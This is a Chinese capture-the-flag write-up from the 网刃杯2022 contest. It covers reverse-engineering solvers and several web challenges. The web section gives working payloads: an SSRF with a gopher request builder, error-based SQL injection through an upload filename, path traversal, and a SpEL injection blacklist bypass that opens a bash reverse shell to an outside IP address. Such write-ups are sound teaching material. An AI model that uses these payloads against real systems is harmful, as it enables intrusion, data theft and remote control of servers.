
```
}
```

```python
#encoding=utf-8
from pwn import *
r = process('/mnt/d/ctf/ti/网刃杯2022/re-ez_algorithm/e')

cc = b"BRUF{E6oU9Ci#J9+6nWAhwMR9n:}"
#BRUF{E6oU9Ci#J9+6nWAhwMR9n:}
import string
flag=''

for i in range(len(cc)):
    for c in string.printable:
        r.sendline(flag+c)
        t = r.recvline()

        if (t[i] == cc[i]):
            print(c,t[i],cc[i])
            flag +=c
            break
print(flag)
r.interactive()
#flag{w3Lc0mE#t0+3NcrYPti0N:}
#flag{w3Lc0mE_t0_3NcrYPti0N_}
#flag{w3Lc0mE_t0_3NcrYPti0N:} 这个对
```

Re_function

zip加密了查看注释，发现一堆16进制数。

使用 CyberChef 得到密码:



得到密码：3CF8

re_easy_func1.exe 主处理逻辑为：

```
for ( i = 0; i < v4; i += 2 )
    Buffer[i] ^= 0x37u;
  v6 = 0;
  if ( v4 <= 0 )
    goto LABEL_7;
  do
  {
    v7 = *((_BYTE *)&v10 + v6);
    v8 = Buffer[v6++];
  }
  while ( v6 < v4 )
```

re_easy_func是一个换表base64
脚本：

```
flag=[100, 113, 84, 84, 100, 120, 116, 120, 100, 65, 64, 72, 112, 109, 24, 74, 65, 120, 102, 114, 65, 120, 94, 7
8, 93, 82, 14, 61]

for i in range(0,len(flag),2):
    flag[i] ^= 0x37
print(bytes(flag))


import base64
a = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'     #标准表
b = 'FeVYKw6a0lDIOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpXBky7+'    #新表


c = 'SqcTSxCxSAwHGm/JvxQrvxiNjR9='
trantab = c.maketrans(b, a)
print(base64.b64decode(c.translate(trantab)))

#flag{we1come_t0_wrb}
```

freestyle

```
from sympy import Symbol,solve
x = Symbol('x')
y = Symbol('y')

fx=4 * (3 * x / 9 - 9) - 4400

r = solve(fx,x)
print(r)

#3327

#2 * (y % 56) = 98

#y%56 = 49
#y = 49、105、。。。。
y = 105

import hashlib

print(hashlib.md5(b"3327105").hexdigest())

# flag{31a364d51abd0c8304106c16779d83b1}
```

web

Sign_in

打开网页：

```php
<?php
    highlight_file(__FILE__);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url']);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
?>
```

这里可以进行SSRF，尝试直接file协议读取flag，失败，猜测当前机器没有flag，还有其他机器，读取路由表

```
?url=file:///proc/net/arp
```

发现其他机器，http取访问，发现一个特殊的机器

3:20003/?url=http://172.73.26.100

要求传入a，b参数，同时要求本地，从bolean.club，利用gopher协议

```python
import urllib.parse
payload =
"""
POST /?a=1 HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 3
X-Forwarded-For: 127.0.0.1
Referer: bolean.club

b=1
"""

url = urllib.parse.quote(payload)
url = url.replace('%0A','%0D%0A')
res = 'gopher://172.73.26.100:80/'+'_'+url
res = urllib.parse.quote(result)

print(res)
```

得到flag：flag{Have_A_GoOd_T1m3!!!}

upload

抓包修改type为ctf上传php文件，发现可以上传但不解析：

题目说了与sql有关，尝试在扩展名处加上单引号测试一下，结果引发sql报错

```
POST / HTTP/1.1
Host: 124.222.173.163:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------191267464038996625293277111558
Content-Length: 234
Origin: http://124.222.173.163:8001
Connection: close
Referer: http://124.222.173.163:8001/
Cookie: JSESSIONID=CBC6703E7C0E0A46FB40D63C55C38842
Upgrade-Insecure-Requests: 1

-----------------------------191267464038996625293277111558
Content-Disposition: form-data; name="upfile"; filename="ma.php'"
Content-Type: ctf

 <?php phpinfo(); ?>
-----------------------------191267464038996625293277111558--
```

```
HTTP/1.1 200 OK
Date: Sun, 24 Apr 2022 12:52:25 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 578
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      简单上传
    </title>
  </head>
  <body>
    <form action="" method="post" enctype="multipart/form-data">
      <input type="file" name="upfile">
      <input type="submit" value="上传">
    </form>
  </body>
</html>
Error: insert into upload_file values('a127207d149366eb2303675afb39eac3.php');<br>
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
```


尝试报错注入

```
Referer: http://124.222.173.163:8001/
Cookie: JSESSIONID=CBC6703E7C0E0A46FB40D63C55C38842
Upgrade-Insecure-Requests: 1

-----------------------------191267464038996625293277111558
Content-Disposition: form-data; name="upfile"; filename="ma.php'&&updatexml(3,concat(0x7e,database()),1) and '1'='1"
Content-Type: ctf

 <?php phpinfo(); ?>
-----------------------------191267464038996625293277111558--
```

```
  </head>
  <body>
    <form action="" method="post" enctype="multipart/form-data
      <input type="file" name="upfile">
      <input type="submit" value="上传">
    </form>
  </body>
</html>
Error: insert into upload_file values('6cb81fcb5d211a9f5955dc7
XPATH syntax error: '~upload'
```


爆出upload库，使用sqlmap也可以到这，后续注入无法注出表名，用 select flag from flag试试发现可以出来部分flag：

```
-----------------------------191267464038996625293277111558
Content-Disposition: form-data; name="upfile"; filename="ma.php'&&updatexml(3,concat(0x7e,(select flag from flag),1) and '1'='1"
Content-Type: ctf

 <?php phpinfo(); ?>
-----------------------------191267464038996625293277111558--
```

```
    <input type="file" name="upfile">
    <input type="submit" value="上传">
  </form>
 </body>
</html>
Error: insert into upload_file values('848f46c7e831b793a520001ecc993b70.php'&& updatexml(3,co
XPATH syntax error: '~flag{5937a0b90b5966939cccd36929'
```


另一半：

```
Upgrade-Insecure-Requests: 1

-----------------------------191267464038996625293277111558
Content-Disposition: form-data; name="upfile"; filename="ma.php'&&updatexml(3,concat(0x7e,(select right(flag,20) from flag),1) and '1'='1"
Content-Type: ctf

 <?php phpinfo(); ?>
-----------------------------191267464038996625293277111558--
```

```
    <form action="" method="post" enctype="multipart/form-da
      <input type="file" name="upfile">
      <input type="submit" value="上传">
    </form>
  </body>
</html>
Error: insert into upload_file values('cb6ff0a8e1f1d9c645cd
XPATH syntax error: '~6939cccd369291c68aa}'
```


得到flag：flag{5937a0b90b5966939cccd369291c68aa}

ez_java

存在文件下载，经过测试得到web.xml

```
?filename=../../../web.xml
```

发现 test388 与 download，下载对应的class文件

```
?filename=../../../classes/com/abc/servlet/TestServlet.class
?filename=../../../classes/com/abc/servlet/DownloadServlet.class
```

反编译后发现spel表达式注入，黑名单需要绕过

```
        return false;
    }

    private String getAdvanceValue(String val) {
        TemplateParserContext parserContext = new TemplateParserContext();
        SpelExpressionParser parser = new SpelExpressionParser();
        Expression exp = parser.parseExpression(val, parserContext);
        StandardEvaluationContext evaluationContext = new StandardEvaluationContext();
        return exp.getValue(evaluationContext).toString();
    }

    private String[] getBlacklist() {
        return new String[]{"java.+lang", "Runtime", "exec.*\\("};
    }
}
```


通过反射与字符串拼接绕过黑名单，payload

```
name=#{T(String).getClass().forName("ja"+va.l"+"ang.Ru"+"nt"+"ime").getMethod("ex"+"ec",T(String[])).invoke(T(St
ring).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(String).getClass().forNa
me("java.l"+"ang.Ru"+"ntime")),new String[]{"bash","-c","bash -i >&/dev/tcp/150.158.181.145/2000 0>&1"})}
```

得到flag: flag{123awerghjvxcvcjfreawe}